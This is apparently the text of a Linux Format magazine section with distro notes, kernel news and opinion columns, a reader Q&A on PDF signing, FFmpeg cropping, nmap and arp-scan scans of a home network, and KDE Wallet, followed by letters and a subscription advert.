OPNSense is a FreeBSD-based OS designed specifically for firewalls and routers. Main features include a forward caching proxy, traffic shaping, intrusion detection, 2FA and easy OpenVPN client setup. Savvy Shark's new features include ports-based OpenSSL 3, Suricata 7, several MVC/API conversions, a new neighbour configuration option for ARP/NDP, core inclusion of the os-firewall and os-wireguard plugins, CARP VHID tracking for OpenVPN/WireGuard, and a functional Kea DHCPv4 server with HA support. See **https://opnsense.org**.

A specialist distro designed for firewalls and routers.

SLACKEL 7.7 MATE

Slackel is based on Slackware Linux and Salix. Both installation and live ISOs are available. The MATE edition currently uses v1.26.2 of the desktop environment and incorporates Linux kernel 6.6.11. The OS also includes the latest updates from Slackware's Current tree, as well as salixtools (borrowed from Salix). The developers have also created useful GUI utilities such as *instonusb*, which can create a live Slackel USB stick with persistent encryption file. See more at: **www.slackel.gr**.

Slackware users can also benefit from Slackel repositories.

OPINION

KERNEL TESTING

Helen Koike is a senior software engineer at Collabora.

"Linus Torvalds's recent critique of the Xe driver's compilation issues in Linux 6.8 made it clear: thorough testing is critical in Linux kernel development. Without the right tools, trying to keep up with upstream Linux to deliver stability, security and new features is very challenging.

Released with Linux kernel 6.7, DRM-CI is a new GitLab-CI pipeline that enables developers to test their graphics subsystem patches across numerous devices within the community's shared infrastructure. It runs on the Freedesktop infrastructure, allowing for efficient kernel compilation and dispatches tests across multiple devices available in various community labs.

With DRM-CI, developers can now enhance their patch submission process by running pipelines and sharing the results link when submitting patches. This aids reviewers and maintainers in assessing the patch's impact, with all the advantages of pre-merge tests. However, to conserve resources, it's essential to coordinate with maintainers on their preferred testing protocols.

A GitLab-CI workflow presents a significant stride in Linux kernel development. It not only streamlines the testing process but fosters a culture of shared resources and community collaboration."

OPINION

HOW TO MILK IT

Jon Masters is a kernel hacker who's been involved with Linux for over 22 years.

I play with a lot of hardware at home. Lately, my experiments have involved a lot of machine learning, the usual dosage of Arm, and some RISC-V for good measure. On the latter front, I was briefly optimistic this month that I had finally found a usable RISC-V platform capable of running a real-ish Linux with decent IO and memory.

The Milk-V Pioneer began life as a Crowd Supply fundraiser that I bought into. Over the holidays, the first boards began to ship. Supporters were able to purchase either a bare board or a full system with 128GB RAM, decent storage, graphics and so on in a case. I settled for the expensive enough $1,500 single-board option and did the installation myself. This was not as easy as it should have been, given that the docs were more bare-bones than the board. But I did get it to boot – all 64 cores of it. They're the main selling point, even if they are fairly underpowered cores overall.

The downsides are that the firmware leaves much to be desired, the OS comes without source (and no upstream kernel), and the CPUs implement the non-standard pre-1.0 vector extension, meaning future software is likely to break. These negatives are a real shame because the board has such potential. Hopefully, things will improve over time.

Kernel Watch

Jon Masters keeps up with all the latest happenings in the Linux kernel, so you don't have to.

Linus Torvalds has announced Linux 6.8-rc4, the mid-point towards a final 6.8 release, expected by mid-March. Among the features recently merged is initial host support for Intel Trust Domain Extensions (TDX) – its flavour of Confidential Compute (CoCo). This is similar to AMD's SEV (Secure Encrypted Virtualization), which is also in the process of being upstreamed.

Optimising Windows emulation

Elizabeth Figura has posted the second version of a complex patch series aimed at introducing Windows NT-like synchronisation primitives to Linux for the purpose of optimising Windows emulation. Those readers who enjoy gaming, or use a few Windows productivity applications, will almost certainly have used either *Wine* or the commercially supported variants from *Codeweavers*. Running Windows applications is an important use case for many people, but one that doesn't come naturally to Linux.

> "The performance improvement measured by frame rate is anything from 21% to as much as 678%."

The Windows kernel – which is still often referred to by the older moniker NT – does a number of things very differently from how Linux does them. One of those is how it carries out synchronisation. This refers to APIs that allow threads to wait for one another while some work is performed, and then signal a wake-up event to those waiting threads later. *Wine* emulates all of this in userspace but recent applications "use these APIs more strenuously, and the overhead ... has become a bottleneck".

The new code creates a driver that, when loaded, exposes an API with the NT thread semantics but without disrupting the core kernel functionality.

What does it mean for performance? Well, according to Elizabeth, the performance improvement measured by frame rate is anything from 21% (in *Metro 2033)* to as much as 678% *(Dirt 3).* As she puts it, for some games there's no improvement, "but for others frame rate improvements of 50 to 150 per cent are not atypical".

For those who want to learn more, the work was presented at the 2023 Linux Plumbers Conference. A recording is available, which you can watch here: **www.youtube.com/watch?v=NjU4nyWyhU8**. LXF

» ONGOING DEVELOPMENT

Assorted reports claim that Qualcomm's upcoming Snapdragon X Elite will have some great performance numbers. But something else equally interesting doesn't get as much attention: it will (apparently) run upstream Linux out of the box. This is potentially great news for us Linux users interested in the new chips.

It's interesting to see patches flowing into Linux for fundamental algorithms, even after all these years of kernel development. A recent example came from Kuan-Wei Chiu, who posted an optimised heapsort that is slightly more efficient than the default used by bcachefs. It requires $\log_2(n)$ comparisons versus $2*\log_2(n)$, meaning a constant scale factor difference. Academics and industry would often describe both as having Big-O complexity of $\log_2(n)$, but there is a difference, and in the real world that is measurable and can be improved.

Various Calls For Papers (CFPs) are beginning for tracks at microconferences happening around the Open Source Summit Europe and Linux Plumbers Conference, both taking place back to back in mid-September. This year's venue for the events will be Vienna (the organisers alternate between the US and EU). If you're interested in meeting with lots of open source developers in one room, definitely check out the Linux Foundation and Plumbers websites (**http://lpc.events**).

Answers

Got a burning question about open source or the kernel? Whatever your level, email it to **answers@linuxformat.com**

Neil Bothwick has just been upgraded with a PCIe slot in his arm.

Q A sign of the times

I have a number of PDF forms that I need to complete and sign. The completing part is not a problem– *Okular* handles that. My issue is that the forms' fields only accept text input, and typing my name in the field is not acceptable; I need an actual signature. I know I could print out each form, sign it manually, then scan it back to a PDF, but that is a lot of time and a not insignificant number of trees lost for the number I have to deal with each month. Is there a way I can add a scanned image of my signature to the field of each? I'd prefer a command-line option so I can batch process the PDFs.
Peter Higgins

A You can indeed do this. You need three programs: *LibreOffice* and *Ghostscript,* which are installed by default with most distros, and *PDFtk*. You may not have *PDFtk*, but it will be in your distro's repositories. The first step is to create a PDF with your signature, and the simplest way to do this effectively is to import the scanned image into a blank page in *LibreOffice Writer,* place it at the bottom-left, then export that page as a PDF. Call it **sig.pdf**. The next step is to use *Ghostscript* to turn that into another PDF with the signature in the position you need. You could do this in *LibreOffice,* but it would involve a lot of trial and error, trying to get the position exactly right, and would not be easily reproducible. So use `gs` from *Ghostscript,* like this:


```
$ gs -o offset-sig.pdf -sDEVICE=pdfwrite -c
"<< /PageOffset [172 156] >>
setpagedevice" -f sig.pdf
```

The offsets are in points, 1/72nd of an inch, so you could determine the offset with a ruler or use trial and error. Honestly, we found the latter approach easier. Then you use *PDFtk's* stamp function to overlay the signature on the form:

```
$ pdftk form.pdf stamp offset-sig.pdf
output form-signed.pdf
```

View the resulting file and, if the signature is not correctly placed, run `gs` again with tweaked offsets. If all the forms have the same layout, once you have the offset, you can apply the signature to each one with a shell loop:

```
$ for f in form*.pdf; do
  pdftk $f stamp offset-sig.pdf output ${f/.pdf/-signed.pdf}
          done
```


Untitled 1 — LibreOffice Writer
File Edit View Insert Format Styles Table Form Tools Window Help
A.N. Other
Page 1 of 1
0 words, 0 characters
Default Page Style

Using LibreOffice to create a PDF with only your signature is the first step in signing other PDFs.

Q Video nastiness

I use *YouTube-dl* to get movies from YouTube and have noticed a few people think it's clever to put the movie in one quarter of the window with a wavy background in the other three quarters. Not clever in my not so humble opinion!

Is there a Linux program that can get rid of that useless background and leave the movie I wanted? I can think of a long-winded solution: use *Lives* to produce all the frames, then use a combination of *GIMP* and *ImageMagick* to cut the movie out of each frame. Not easy, to say the least. Then use *Lives* again to produce the movie from the resulting frames.
Malcolm Lang

A The tool for this job, as it is for so many video-processing tasks, is *FFmpeg*. Specifically, its crop filter, which does exactly what you are looking for. Its basic usage is like this:

```
$ ffmpeg -i video.mp4 -vf crop=w:h:x:y
cropped-video.mp4
```

The **-vf** option tells *FFmpeg* to apply the crop filter with the settings given. The width and height of the cropped area are given as **w** and **h**, while **x** and **y** specify the coordinates of the top-left corner of the cropped area. Now you just need to know the values to plug in here. You could use trial and error or you could extract a single frame with:

```
$ ffmpeg -ss 00:00:15 -i video.mp4
-frames:v 1 output.png
```

This extracts a frame 15 seconds into the video that you can load into *GIMP* or another graphics program to work out the size and position of the area you want to crop. Once you have the values, you may want to try them out on a short section of the video, especially if the full movie is long. The **-t** option, if given before the input file, sets the duration read from input. You can combine this with **-ss** to convert from a position in the file.

The following crops a 10-second clip, starting one minute into the video:

```
$ ffmpeg -ss 00:01:00 -t 10 -i video.mp4 -vf
crop=w:h:x:y cropped-video.mp4
```

Q Network mapping

I need a list of all the intranet IPs grabbed by the multiple PCs in the house – all on same network. Is there a terminal command, Python 3 script or Bash script

»


that can query the modem and output all the assigned **192.168.x.x** addresses?
Elliot Dobson

A You could try asking the router. Most routers have a page on their web interface that lists all connected devices. You could fetch that with *Curl, Wget* or Python's urllib and parse it, but it is a fair bit of work. First you have to deal with the authentication aspect of connecting to the router, then you have to extract the information you want from the returned HTML. It is possible – but unnecessary, thanks to *Nmap* (**https://nmap.org**). This is a network scanner that can, among other things, return a list of all devices on a network, provided they respond to a ping. That should be all of them unless you have unusual devices or computers with very restrictive firewalls. You probably have to install *Nmap* as it is not part of most distros' base installations. The basic format of the command is:

```
$ nmap -sn 192.168.1.0/24
$ nmap -sn 192.168.1.\*
```

These two commands are equivalent and scan IP addresses starting with **192.168.1**. Which you choose is personal preference, but if running the second version in a shell, you need to escape the * to prevent the shell trying to interpret it as a filename glob. You can then use the standard text-processing commands in a shell script – *Grep, Sed* or *Awk* most likely – to present the information as you need it, or use the equivalent options in Python.

Nmap scans your network for active devices, so only returns results for devices that are connected to the network and responding when it runs. If you want information on devices that have been connected but are switched off, you need to access the ARP (Address Resolution Protocol) table on the router. This is what maps hardware MAC addresses to IP addresses. You can do this with *Arp-scan*, which you also need to install from the software manager or with *Apt*.


Answers : zsh — Konsole <2>
File Edit View Bookmarks Plugins Settings Help
New Tab
Split View
Copy
Paste
Find

```
192.168.1.172   dc:a6:32:2b:24:bb       Raspberry Pi Trading Ltd
192.168.1.171   c0:ee:40:85:54:5e       Laird Connectivity
192.168.1.131   68:54:fd:36:2b:24       Amazon Technologies Inc.
192.168.1.135   36:b7:71:8c:15:71       (Unknown: locally administered)
192.168.1.142   cc:d3:c1:e8:1a:22       Vestel Elektronik San ve Tic. A.S.
192.168.1.144   6c:56:97:43:25:aa       Amazon Technologies Inc.
192.168.1.183   a0:d0:dc:de:74:df       Amazon Technologies Inc.
192.168.1.128   44:6d:7f:2d:a5:ea       Amazon Technologies Inc.
192.168.1.134   ac:63:be:89:23:21       Amazon Technologies Inc.
192.168.1.138   40:a2:db:54:ae:2b       Amazon Technologies Inc.
192.168.1.141   84:0d:8e:b8:63:c8       Espressif Inc.
192.168.1.143   60:01:94:c1:34:e6       Espressif Inc.
192.168.1.140   cc:a7:c1:26:f7:de       Google, Inc.
192.168.1.163   9c:76:13:3d:af:e5       Ring LLC
192.168.1.168   74:d6:37:bd:08:b2       Amazon Technologies Inc.
192.168.1.175   68:c6:3a:ea:1e:4c       Espressif Inc.
192.168.1.182   ac:41:6a:44:2d:ea       (Unknown)
192.168.1.191   34:3e:a4:55:f9:24       Ring LLC
192.168.1.192   dc:4f:22:4b:74:36       Espressif Inc.

41 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.8: 256 hosts scanned in 1.878 seconds (136.32 hosts/sec). 41 resp
onded
[nelz@shooty LinuxFormat/Answers 0]% 
```

According to Arp-scan, we have far too many Alexa devices in the house!

```
$ sudo arp-scan 192.168.1.0/24
```

We have to use *sudo* as *Arp-scan* requires root access. You can specify the IP address range as a netmask or as a start and end address, and you can specify more than one range. This may be useful if you want to exclude certain addresses. For example, most routers give themselves the **.1** address, so you can omit that from the results with:

```
$ sudo arp-scan 192.168.1.2-192.168.1.254
```

Q Convert PDF to photo

I need to convert some PDF files to images. What is the best way to do this?
Ryan Gough

A PDF questions seem to be in vogue at the moment. While you can use *GIMP* to convert the occasional file, the command line is faster if you have several files to convert. The best way to do this depends on exactly what you want to do. There's a number of possible ways to interpret your needs as stated: convert a single PDF page into an image file, convert a multi-page PDF into separate image files, convert a multi-page PDF into a single image file, or extract each of the images embedded within a PDF document. The first is the simplest, using *Convert* from *ImageMagick:*

```
$ convert file.pdf file.png
```

Or:

```
$ convert file.pdf -quality 90 file.jpg
```

The **-quality** option sets the JPEG compression level and quality, between 0 and 100. The higher the figure, the better the quality and the larger the file produced. Because PDF is essentially a vector format, while PNG and JPEG are pixel-based, you may find your image files are the wrong size. In that case, use the **-density** option to set the DPI for the PDF when converting. A good starting point is:

```
$ convert -density 300 file.pdf file.png
```

Note that **-density** is specified before the input file, while **-quality** is given before the output file – each is used immediately before the file it applies to.

If the document has multiple pages, you can use the same command and it creates a separate numbered image file for each page. If the document has more than nine pages, the files are not ordered

» A QUICK REFERENCE TO... WATCH

Have you ever repeatedly run the same command in a terminal? Maybe you are following the progress of a background command, or checking disk usage as it's becoming critical. Rather than continually hitting up and Enter, you can use the `watch` command. At its simplest, you run it like this


```
$ watch somecommand
```

This runs the command every two seconds, updating the terminal display. You can change the interval with the **-n** option followed by a number of seconds.

There are several other useful options. For example, *Watch* normally runs continuously until you terminate it with Ctrl+C, but the **--chgexit** or **-g** option causes *Watch* to exit when the output of the command changes. Of course, this is only useful when the output doesn't change until the process you are monitoring completes. For something with continually changing output, you may find the **-d** or **--differences** option useful. As the long name implies, this highlights the difference between the latest output and the previous one.

You also need to be careful with how the shell interprets your command. If you want to monitor a directory to which JPG files are being added, for example, you might think to use `$ watch -n 5 ls -l *.jpg` only to find that it does not show new additions. That is because the wildcard is interpreted by your shell before passing the list of files to watch. You need to escape the wildcard to have it interpreted each time that *Watch* runs the command, like this:

```
$ watch -n 5 ls -l \*.jpg
```



KDE Wallet

☑ Enable the KDE wallet subsystem

Close Wallet

☐ Close when unused for: 10 minutes

☐ Close when screensaver starts

☐ Close when last application stops using it

Automatic Wallet Selection

Select wallet to use as default: kdewallet

☐ Different wallet for local passwords: default

Wallet Manager

☑ Show manager in system tray

☑ Hide system tray icon when last wallet closes

Secret Service

☑ Use KWallet for the Secret Service interface

The Secret Service interface lets applications store passwords and other confidential data. Disable this to allow third-party wallet services such as KeePassXC or GNOME Keyring to manage it instead.

KDE's Wallet system is a convenient and secure way of storing passwords and other sensitive data, but you can disable it if you wish.

correctly in a file manager or terminal listing, which you can handle by telling *Convert* to use a fixed number of digits for each file – 4 in this example:

```
$ convert file.pdf file-%4d.png
```

If you want everything in one large image, you can join the files together, once again thanks to *ImageMagick*, like this:

```
$ convert file-1.png file-2.png... -append
allinone.png
```

If you used the % operator to give all the files the same length name, you can save typing them all out like this:

```
$ convert file-????.png -append
allinone.png
```

Finally, if a PDF has embedded images and you wish to extract them, you can use *PDFimages* to extract them.

```
$ pdfimages -png -j file.pdf output-file
```

This once again produces a set of numbered files. The **-png** switch sets the default output file format to PNG while **-j** overrides this for images that are stored as JPEGs within the PDF. These are saved in their original JPEG format. *PDFimages* is part of the *Poppler* suite of PDF tools, which, as with *ImageMagick*, is installed by default with desktop distros, so you do not need to install anything new.

Q Walletless KDE

Every time I start up my Kubuntu computer. I get an annoying window from KDE Wallet, asking for my password. I input my user password but I am told this is incorrect. However, my system appears to function normally after this. What is going on and how can I get rid of this KDE Wallet that appears to do nothing useful?
Christopher Marsden

A KDE Wallet is a central storage for passwords and other sensitive information that is used by various programs. The wallet does not use the same password as the login for your user, although it is possible to set it up this way and have the wallet opened automatically when you log in. This does reduce the security of the system and is not possible if you have auto-login enabled – otherwise anyone could turn on your computer and access your passwords. Normally, the wallet is opened, and the password prompted for, when a program needs it.

You say the system appears to work normally, but you have no password saving, except in programs that handle it themselves. If you are happy with this and simply want to get rid of the KDE Wallet prompt, you can disable the wallet by opening System Settings, where you will find KDE Wallet in the Personalisation section (or type `wallet` in the search box). This has several settings covering the operation of the wallet, but you can also disable it entirely by unticking the box at the top of this section. You can also do this by editing **~/.config/kwalletrc** to change `Enabled=true` to `Enabled=false`.

If you want to start using KDE Wallet, you can't use the existing default wallet as you don't know the password – you need to create a new one. Open the KDE Wallet settings and launch the Wallet Manager using the button at the bottom-right. Create a new wallet, set a password, then go back to the settings windows and make this new wallet the default. Then you can delete the old wallet in the Wallet Manager. Once you are prompted for the password, the wallet remains accessible for the duration of your session, although you can enable the setting to close it when the screensaver activates – a wise precaution if anyone else may have physical access to your computer.

Q Different shell

Why is it when I create a new user using *Useradd* and set a password on that account, I get a completely different terminal when I log in? My prompt looks different (doesn't show the current directory), there are no colours, the up and down arrows don't cycle through previous and next commands, and so on.
Charlotte Kerr

A The appearance of a shell is determined by the setting of environment variables in your profile. *Bash*, the shell used most of the time, reads these from two places. The first is **/etc/profile**, which is the same for all users. Then it looks for **.bash_profile**, **.bash_login** and **.profile** in the user's **home** directory and uses the first one it finds. It is these files that give each user their own custom shell. So where does a new user get these files? When *Useradd* is used to create a user, it copies the files from **/etc/skel** into the new user's **home** directory. You can modify these files to have new default settings for new users, but this does not affect any existing users. For them, you need to edit **~/.bash_profile**. If you want a similar setup to your existing user, copy the file from their **home** to the new user – you have to be the new user or root in order to write to their **home**, and if you do this as root, don't forget to change the ownership.

You can see exactly what *Bash* is doing when you start it up by running `$ bash -v` in an existing terminal. This shows the files being read and the settings being applied. There is one other file you can check: **/etc/default/useradd** specifies some of the defaults for *Useradd*, including the shell used when the user starts a session. LXF

GET HELP NOW!

We'd love to try to answer any questions you send to **answers@linuxformat.com**, no matter what the level. We've all been stuck before, so don't be shy. However, we're only human (and currently not using ChatGPT...), so it's important that you include as much information as you can. If something works on one distro but not another, tell us. If you get an error message, please tell us the exact message and precisely what you did to invoke it.

If you have, or suspect, a hardware problem, let us know about the hardware. Consider installing *hardinfo* or *lshw*. These programs list the hardware on your machine, so send us their output. If you're unwilling, or unable, to install these, run the following commands in a root terminal and send us the **system.txt** file, too:

```
uname -a > system.txt
lspci >> system.txt
lspci -vv >> system.txt
```

Mailserver

WRITE TO US

Do you have a burning Linux-related issue that you want to discuss? Write to us at *Linux Format*, Future Publishing, Quay House, The Ambury, Bath, BA1 1UA or email **letters@linuxformat.com**.

Hi, performance

The latest LXF arrived yesterday, thanks. In it I saw a note about Linux and high-performance computing, which finally prompted me to extract my digit. A few years ago, I wondered about whether to suggest a series on the subject of parallel computation but never managed to find a round tuit.

If you run with this, I suggest that a three-month series be appropriate, in the style of numerous other topics LXF has covered. The last time I used Nvidia's CUDA for anything non-trivial was 12 years ago and things have changed markedly since then. More politically correct, though, may be to use OpenCL for tutorial purposes as it is free software and does not require any dedicated hardware. I have never used OpenCL, unfortunately.

Paul

Neil says...

It's interesting to see Intel's new Arc GPUs scoring so well at OpenCL workloads. It seems like an obvious win for Intel if it could try to win compute in the server room, but it does look as though Nvidia is going to rule the roost for a long while yet, and you can't deny that it deserves that with all the work it's put into CUDA development.

Fortranate

I just read Mike Bedford's excellent article in LXF307. I appreciated the mention that FORTRAN routines are often used under the hood in other languages. I'll enjoy informing my graduate students, who are devoted to Python, that they're sometimes using FORTRAN code.

I have two additions to the history, in case of interest. Besides the IBM 704 platform that Mike Bedford mentions, DEC's PDP-12 was another computer that had a FORTRAN II compiler, in which I wrote a suite of statistics programs while in grad school long ago. And my understanding is that MATLAB was originally written in FORTRAN, then rewritten in C. I've assumed that that's why MATLAB starts vectors at location 1 (like FORTRAN) instead of location 0 (like C). I imagine that the rewrite couldn't afford to break existing code.

MATLAB can still call compiled FORTRAN functions, which run faster than compiled MATLAB or compiled C linked to the same MATLAB front-end, according to a colleague who tested them.

Gregory A Miller, Chicago

Neil says...

It's fascinating to hear about everyone's experiences over the years. Keep writing in with them!

If you want low-cost non-CUDA GPU acceleration, consider the Intel Arc options.

Dualism

I've seen you say a number of times that using two separate hard drives is better, because "it works better", without elaborating on exactly why. I'm currently using a laptop with Windows Ubuntu dual-booting on a single SSD, and it works just fine.

Martin Milton

Neil says...

An absolutely great question and you're right, it's something we just throw out without really elaborating on it. But I should say that it's because of space constraints in the magazine, as it's not a simple topic. To be fair, modern SSDs have changed the storage landscape, and if you have the room, dual-booting from a single SSD is fine.

However, just to kick off, the first reason is for moving partitions. If you had an existing Windows install – often this is the scenario we're dealing with – you'd need to shrink the Windows install to make room for the Linux install. It's less risky, and quicker and easier to drop in a second cheap SSD and install on that. On top, the Windows UEFI bootloader needs to be junked and replaced with dual-boot GRUB – which is absolutely fine, but adding a second drive would allow the Windows bootloader to remain unchanged,

Helpdex

because boot priority could be switched to the new Linux drive. Pre-GPT drives, partition numbers were limited, but even so, it's just neater using separate drives and you can even swap out the drives to a new machine, which I've done.

Beginner unfriendly

I'm a recently retired software developer who started dabbling in computers in the late '70s; you know, like Z80s and 6502s, which would be Sinclairs and Commodore VIC 20 processors. I thought I would now take the time to get off the Windows platform, so found your magazine and articles on moving to Linux.

It was amazingly easy to take an old laptop and get Linux going and use the pre-installed apps, but that's where it ended. As I sit here tonight after a few hours of trying to get *DigiKam* going on the latest Mint, after reading about it in LXF307, I thought I would write to you about the terrible process of trying to move to Linux. This is just one little simple thing out of so many that Linux makes HORRIBLE, and I've found no 'beginners' help in your magazine since the articles on moving to Linux from Windows.

One really big issue has been the so many ways to install apps – no article about Flatpaks, Snaps, AppImages and other ways to install, which vary across Linux versions. I don't want to see articles on five different Linux releases – why would any person want to constantly see so many distributions? You can really only use one or two at a time. So, back to *DigiKam*, I got the AppImage and figured out what it is and got it to run. So, next I thought I would create a desktop shortcut – and that's where the past couple of hours went and I still can't get a desktop icon to run the app, or a second one to run the app with a command-line option to show the editor. In this day, it is unacceptable to me to have to use file manager and terminal windows and commands to start an app.

There's a couple of other big issues you do not talk about. It's terribly difficult to get a printer going. How do you connect to Windows shares? How do I share Linux folders with Windows? There are four million articles covering tens of Linux distros and none work.

I've read all your magazines for about a year now and can say I have really learned little to nothing about Linux from them. All I look forward to now is the Pi stuff. I've been into home automation for many years, starting with X10 in the early '90s. I hope you really think about how well you support new Linux users and adjust future content to help us out.

Mike Schellenberger

Try your distro's native app store first, but Flatpaks are gaining popularity.

Neil says…

Sorry to hear you're having a hard time with Linux. Rather than try to fire answers at you, I'll concede we could do a better job of supporting new users. But as you've found, Linux is a diverse world and it's near impossible to offer generic help to first-timers. The good news is that most distros do provide excellent forum help for specific issues, like using the app store.

I think you do pick up a common issue here in that Windows users tend to approach Linux like it's Windows – with a driver-first mentality. I certainly did and it can be like hitting a brick wall. SMB shares is a great topic, and I'll certainly take a look at that, while we have just covered printing, and I hope to go over more nuts-and-bolts topics. We have covered Flatpaks and the like when they first appeared (**LXF234**) but it's likely time for a revisit. Please do let us know if you've got any ideas or topics that you would like covering.

Way-hey-land there!


Can you explain the whole X11 versus Wayland thing to me and why it matters? What even are they? I know they're somehow related to desktop environments and window managers, but why should I care?

Dan Ingmar

Neil says…

This is something we'll cover down the line, but X11 effectively underlies everything you see on the desktop, as well as keyboard and mouse input. It's ancient (40 years old) and comes with so much baggage – like a print server – that's it's too unwieldy and has security issues. Wayland is the newer replacement project, with a modern design approach. LXF

It's just so much easier dropping in a second install drive…


WHEN UPGRADING, IT SAVES A LOT OF CONFIGURATION AND KERFUFFLE TO JUST ADD A SECOND DRIVE RATHER THAN ADAPT A SINGLE OVER-SIZED ONE
YOU MEAN, THE SAME WAY DR WHO HAS TWO HEARTS RATHER THAN JUST ONE OVER-SIZED ONE ?
Shane

shane_collinge@yahoo.com

SUBSCRIBE

and receive two

64GB USB sticks*

included with every print subscription

Five great reasons to subscribe:

- » Carry your data with you on two handy 64GB flash drives.
- » Never miss an issue of *Linux Format.*
- » Receive every issue delivered direct to your door before it's in stores.
- » Save 20% off the regular magazine price.
- » NEW! Full digital access to all prior and future issues when you subscribe to the print edition.

SUBSCRIBE ONLINE AT

www.magazinesdirect.com/LIN/C79L

Or call **0330 333 1113** and **quote C79L**

DON'T MISS! Includes 5 years of *Linux User & Developer* issues

» PLUS: Exclusive access to the *Linux Format* subs area!**

1,000s of DRM-free PDF back issues and articles! Get **instant access** back to issue 66 (May 2005) with tutorials, interviews, features and reviews. At **linuxformat.com**

» CHOOSE YOUR PACKAGE!

Keep your subscription rolling!

PLUS! New digital access with print subscriptions

PRINT EDITION

SAVE! 20%

PLUS!

Only **£16.75**

every 3 months

3 issues of *Linux Format* in print every 3 months, saving 20%! With gift!

DIGITAL EDITION

SAVE! 22%

OUTSIDE THE UK? Turn to **page 61** for more great subscriber deals!

Only **£25.99**

every 6 months

6 issues of *Linux Format* in digital every 6 months, saving 22%! Without gift!

Terms and conditions: **Offer closes 30th April 2024**. Offer open to new print UK subscribers only. Please allow up to six weeks for delivery of your first subscription issue (up to eight weeks overseas). *Your gift will be delivered separately within 60 days after your first payment has cleared. Gifts only available to subscribers on the UK mainland. Gift not available with a digital subscription. Gifts subject to availability. **Access to *Linux Format* subs area only available to www.magazinesdirect.com subscribers. The full subscription rate is for 12 months (13 issues) and includes postage and packaging. If the magazine ordered changes frequency per annum, we will honour the number of issues paid for, not the term of the subscription. For full terms and conditions, visit www.magazinesdirect.com/terms. For enquiries please call: +44 (0) 330 333 1113. Lines are open Monday-Friday 9am-5pm UK time or email help@magazinesdirect.com. Calls to 0330 numbers will be charged at no more than a national landline call, and may be included in your phone provider's call bundle.

GeForce RTX 4070 Super

Jarred Walton considers what's so super about mid-cycle updates.

We're flashing back to The Fall and Rise of Reginald Perrin. Super! Great!

